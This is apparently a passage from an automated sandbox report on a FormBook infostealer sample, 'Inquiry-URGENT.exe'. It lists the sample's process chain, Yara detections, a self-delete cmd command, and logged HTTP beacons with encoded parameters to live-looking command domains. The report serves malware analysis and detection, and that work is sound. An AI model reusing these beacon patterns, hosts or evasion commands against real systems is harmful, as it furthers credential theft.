Sep 27, 2021 17:55:33.689775944 CEST	5871	IN	HTTP/1.1 404 Not Found Server: nginx/1.18.0 (Ubuntu) Date: Mon, 27 Sep 2021 15:55:33 GMT Content-Type: text/html; charset=utf-8 Content-Length: 488 Connection: close Vary: Accept-Encoding ETag: "5f6c8b3c-1e8" Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 72 75 22 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 20 2f 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 22 d0 97 d0 b0 d0 bf d1 80 d0 be d1 81 20 d0 bd d0 b5 20 d0 bd d0 b0 d0 b9 d0 b4 d0 b5 d0 bd 20 d0 b8 d0 bb d0 b8 20 d1 83 d0 b4 d0 b0 d0 bb d0 b5 d0 bd 22 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 2f 3e 0a 20 20 20 20 3c 2f 68 65 61 64 3e 0a 20 20 20 20 3c 62 6f 64 79 3e 0a 20 20 20 20 20 20 20 20 3c 62 72 2f 3e 3c 62 72 2f 3e 3c 62 72 2f 3e 0a 20 20 20 20 20 20 20 20 3c 63 65 6e 74 65 72 3e 0a 20 20 20 20 20 20 20 20 3c 68 31 3e d0 97 d0 b0 d0 bf d1 80 d0 be d1 88 d0 b5 d0 bd d0 bd d0 b0 d1 8f 20 d1 81 d1 82 d1 80 d0 b0 d0 bd d0 b8 d1 86 d0 b0 20 d0 bd d0 b5 20 d0 bd d0 b0 d0 b9 d0 b4 d0 b5 d0 bd d0 b0 20 d0 b8 d0 bb d0 b8 20 d1 83 d0 b4 d0 b0 d0 bb d0 b5 d0 bd d0 b0 2e 3c 2f 68 31 3e 0a 20 20 20 20 20 20 20 20 3c 2f 63 65 6e 74 65 72 3e 0a 20 20 20 20 20 20 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="ru"> <head> <title>404</title> <meta charset="UTF-8" /> <meta name="viewport" content="width=device-width, initial-scale=1.0" /> <meta content=" " name="description" /> </head> <body> . </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49843	103.100.209.77	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 17:55:49.292537928 CEST	5933	OUT	GET /b5ce/?7nqLWRV0=WdCn/kPOsGECQ6X5wfp65poK7SwinBwjgfqA8CanQGxQHv6Okf04s3qFBz0DbwV5uzgy&DJE8X=4hlh3 HTTP/1.1 Host: www.lianshangtron.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 17:55:49.488394022 CEST	5933	IN	HTTP/1.1 302 Found Date: Mon, 27 Sep 2021 15:55:49 GMT Server: Apache/2.4.43 Location: https://www.lianshangtron.com/index.php?s=b5ce/&7nqLWRV0=WdCn/kPOsGECQ6X5wfp65poK7SwinBwjgfqA8CanQGxQHv6Okf04s3qFBz0DbwV5uzgy&DJE8X=4hlh3 Content-Length: 407 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 6c 69 61 6e 73 68 61 6e 67 74 72 6f 6e 2e 63 6f 6d 2f 69 6e 64 65 78 2e 70 68 70 3f 73 3d 62 35 63 65 2f 26 61 6d 70 3b 37 6e 71 4c 57 52 56 30 3d 57 64 43 6e 2f 6b 50 4f 73 47 45 43 51 36 58 35 77 66 70 36 35 70 6f 4b 37 53 77 69 6e 42 77 6a 67 66 71 41 38 43 61 6e 51 47 78 51 48 76 36 4f 6b 66 30 34 73 33 71 46 42 7a 30 44 62 77 56 35 75 7a 67 79 26 61 6d 70 3b 44 4a 45 38 58 3d 34 68 6c 68 33 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 34 33 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 6c 69 61 6e 73 68 61 6e 67 74 72 6f 6e 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>302 Found</title></head><body> Found The document has moved here. <hr><address>Apache/2.4.43 Server at www.lianshangtron.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49844	74.208.236.139	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 17:55:54.691708088 CEST	5934	OUT	GET /b5ce/?7nqLWRV0=iJSCg4qWtYnzw4GHWivdfaPpYoJ+2S3Wh/71x72UXIcZgXPac3WPQ9rqQY8gaQxsRQ0f&DJE8X=4hlh3 HTTP/1.1 Host: www.nutritionhawks.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 27, 2021 17:55:55.071660995 CEST	5935	IN	HTTP/1.1 301 Moved Permanently Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Date: Mon, 27 Sep 2021 15:55:54 GMT Server: Apache X-Powered-By: PHP/7.4.23 X-LiteSpeed-Tag: 1a0_HTTP.404 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: http://nutritionhawks.com/b5ce/?7nqLWRV0=iJSCg4qWtYnzw4GHWivdfaPpYoJ+2S3Wh/71x72UXIcZgXPac3WPQ9rqQY8gaQxsRQ0f&DJE8X=4hlh3 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49845	162.241.61.210	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 17:56:00.387617111 CEST	5936	OUT	GET /b5ce/?7nqLWRV0=6D/QFG40YKklykWOaHa1RXNEJRP+7L8K6Nslrqzy4UJncL0zvFIM5Fri+7k0NXne0nLY&DJE8X=4hlh3 HTTP/1.1 Host: www.trasportesemmanuel.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 17:56:00.801204920 CEST	5937	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 15:56:00 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Accept-Ranges: none Vary: Accept-Encoding Cache-Control: no-cache, no-store, must-revalidate Pragma: no-cache Expires: 0 Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 33 65 35 36 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 76 61 72 20 61 62 70 3b 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 66 69 6e 64 71 75 69 63 6b 72 65 73 75 6c 74 73 6e 6f 77 2e 63 6f 6d 2f 70 78 2e 6a 73 3f 63 68 3d 31 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 66 69 6e 64 71 75 69 63 6b 72 65 73 75 6c 74 73 6e 6f 77 2e 63 6f 6d 2f 70 78 2e 6a 73 3f 63 68 3d 32 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 66 75 6e 63 74 69 6f 6e 20 68 61 6e 64 6c 65 41 42 50 44 65 74 65 63 74 28 29 7b 74 72 79 7b 69 66 28 21 61 62 70 29 20 72 65 74 75 72 6e 3b 76 61 72 20 69 6d 67 6c 6f 67 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 69 6d 67 22 29 3b 69 6d 67 6c 6f 67 2e 73 74 79 6c 65 2e 68 65 69 67 68 74 3d 22 30 70 78 22 3b 69 6d 67 6c 6f 67 2e 73 74 79 6c 65 2e 77 69 64 74 68 3d 22 30 70 78 22 3b 69 6d 67 6c 6f 67 2e 73 72 63 3d 22 68 74 74 70 3a 2f 2f 66 69 6e 64 71 75 69 63 6b 72 65 73 75 6c 74 73 6e 6f 77 2e 63 6f 6d 2f 73 6b 2d 6c 6f 67 61 62 70 73 74 61 74 75 73 2e 70 68 70 3f 61 3d 53 54 4d 76 4d 55 31 4e 55 58 4e 75 63 7a 67 32 61 6d 5a 4f 56 58 46 32 64 57 31 55 4e 48 56 71 61 47 56 5a 4d 44 6c 32 52 33 68 33 57 48 68 57 52 58 46 49 54 6b 6b 33 52 47 56 6c 4d 54 52 56 65 57 51 32 63 58 64 51 61 30 31 47 54 44 6c 47 63 33 56 49 55 33 5a 4f 53 30 5a 33 62 6b 55 79 64 30 70 46 5a 6c 59 30 53 6b 56 47 53 54 64 76 54 33 59 35 56 58 45 78 54 56 68 76 57 55 5a 53 65 6e 5a 43 5a 32 34 72 56 58 46 70 56 48 5a 76 5a 58 70 57 4f 57 39 45 4c 30 4e 78 56 57 30 7a 4f 47 64 4b 64 6c 46 42 65 45 45 3d 26 62 3d 22 2b 61 62 70 3b 64 6f 63 75 6d 65 6e 74 2e 62 6f 64 79 2e 61 70 70 65 6e 64 43 68 69 6c 64 28 69 6d 67 6c 6f 67 29 3b 69 66 28 74 79 70 65 6f 66 20 61 62 70 65 72 75 72 6c 20 21 3d 3d 20 22 75 6e 64 65 66 69 6e 65 64 22 20 26 26 20 61 62 70 65 72 75 72 6c 21 3d 22 22 29 77 69 6e 64 6f 77 2e 74 6f 70 2e 6c 6f 63 61 74 69 6f 6e 3d 61 62 70 65 72 75 72 6c 3b 7d 63 61 74 63 68 28 65 72 72 29 7b 7d 7d 3c 2f 73 63 72 69 70 74 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 74 69 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 61 3d 27 31 33 30 31 37 27 20 62 3d 27 31 35 30 34 35 27 20 63 3d 27 74 72 61 73 70 6f 72 74 65 73 65 6d 6d 61 6e 75 65 6c 2e 63 6f 6d 27 20 64 3d 27 65 6e 74 69 74 79 5f 6d 61 70 70 65 64 27 22 20 2f 3e 3c 74 69 74 6c 65 3e 54 72 61 73 70 6f 72 74 65 73 65 6d 6d 61 6e 75 65 6c 2e 63 6f 6d 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d Data Ascii: 3e56<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><html><head><script type="text/javascript">var abp;</script><script type="text/javascript" src="http://findquickresultsnow.com/px.js?ch=1"></script><script type="text/javascript" src="http://findquickresultsnow.com/px.js?ch=2"></script><script type="text/javascript">function handleABPDetect(){try{if(!abp) return;var imglog = document.createElement("img");imglog.style.height="0px";imglog.style.width="0px";imglog.src="http://findquickresultsnow.com/sk-logabpstatus.php?a=STMvMU1NUXNuczg2amZOVXF2dW1UNHVqaGVZMDl2R3h3WHhWRXFITkk3RGVlMTRVeWQ2cXdQa01GTDlGc3VIU3ZOS0Z3bkUyd0pFZlY0SkVGSTdvT3Y5VXExTVhvWUZSenZCZ24rVXFpVHZvZXpWOW9EL0NxVW0zOGdKdlFBeEE=&b="+abp;document.body.appendChild(imglog);if(typeof abperurl !== "undefined" && abperurl!="")window.top.location=abperurl;}catch(err){}}</script><meta name="tids" content="a='13017' b='15045' c='trasportesemmanuel.com' d='entity_mapped'" /><title>Trasportesemmanuel.com</title><m

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: Inquiry-URGENT.exe PID: 6760 Parent PID: 5396

General

Start time:	17:53:57

Start date:	27/09/2021
Path:	C:\Users\user\Desktop\Inquiry-URGENT.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Inquiry-URGENT.exe'
Imagebase:	0x710000
File size:	443904 bytes
MD5 hash:	001127EA6A36D3B93E8C54FF1B8F22B8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.672109968.0000000003AE9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.672109968.0000000003AE9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.672109968.0000000003AE9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000002.00000002.671196204.0000000002AE1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000002.00000002.671240839.0000000002B43000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: Inquiry-URGENT.exe PID: 7112 Parent PID: 6760

General

Start time:	17:54:00
Start date:	27/09/2021
Path:	C:\Users\user\Desktop\Inquiry-URGENT.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Inquiry-URGENT.exe
Imagebase:	0x5d0000
File size:	443904 bytes
MD5 hash:	001127EA6A36D3B93E8C54FF1B8F22B8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.752412248.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.752412248.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.752412248.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.752980571.0000000001020000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.752980571.0000000001020000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.752980571.0000000001020000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.752778848.0000000000BC0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.752778848.0000000000BC0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.752778848.0000000000BC0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3424 Parent PID: 7112

General

Start time:	17:54:02
Start date:	27/09/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.703892298.000000000E486000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.703892298.000000000E486000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.703892298.000000000E486000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.721720431.000000000E486000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.721720431.000000000E486000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.721720431.000000000E486000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 4684 Parent PID: 3424

General

Start time:	17:54:35
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe
Imagebase:	0xb90000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.932812676.00000000009A0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.932812676.00000000009A0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.932812676.00000000009A0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.937932319.00000000047B0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.937932319.00000000047B0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.937932319.00000000047B0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.938035416.00000000047E0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.938035416.00000000047E0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.938035416.00000000047E0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 3080 Parent PID: 4684

General

Start time:	17:54:40
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\Inquiry-URGENT.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 3532 Parent PID: 3080

General

Start time:	17:54:41
Start date:	27/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis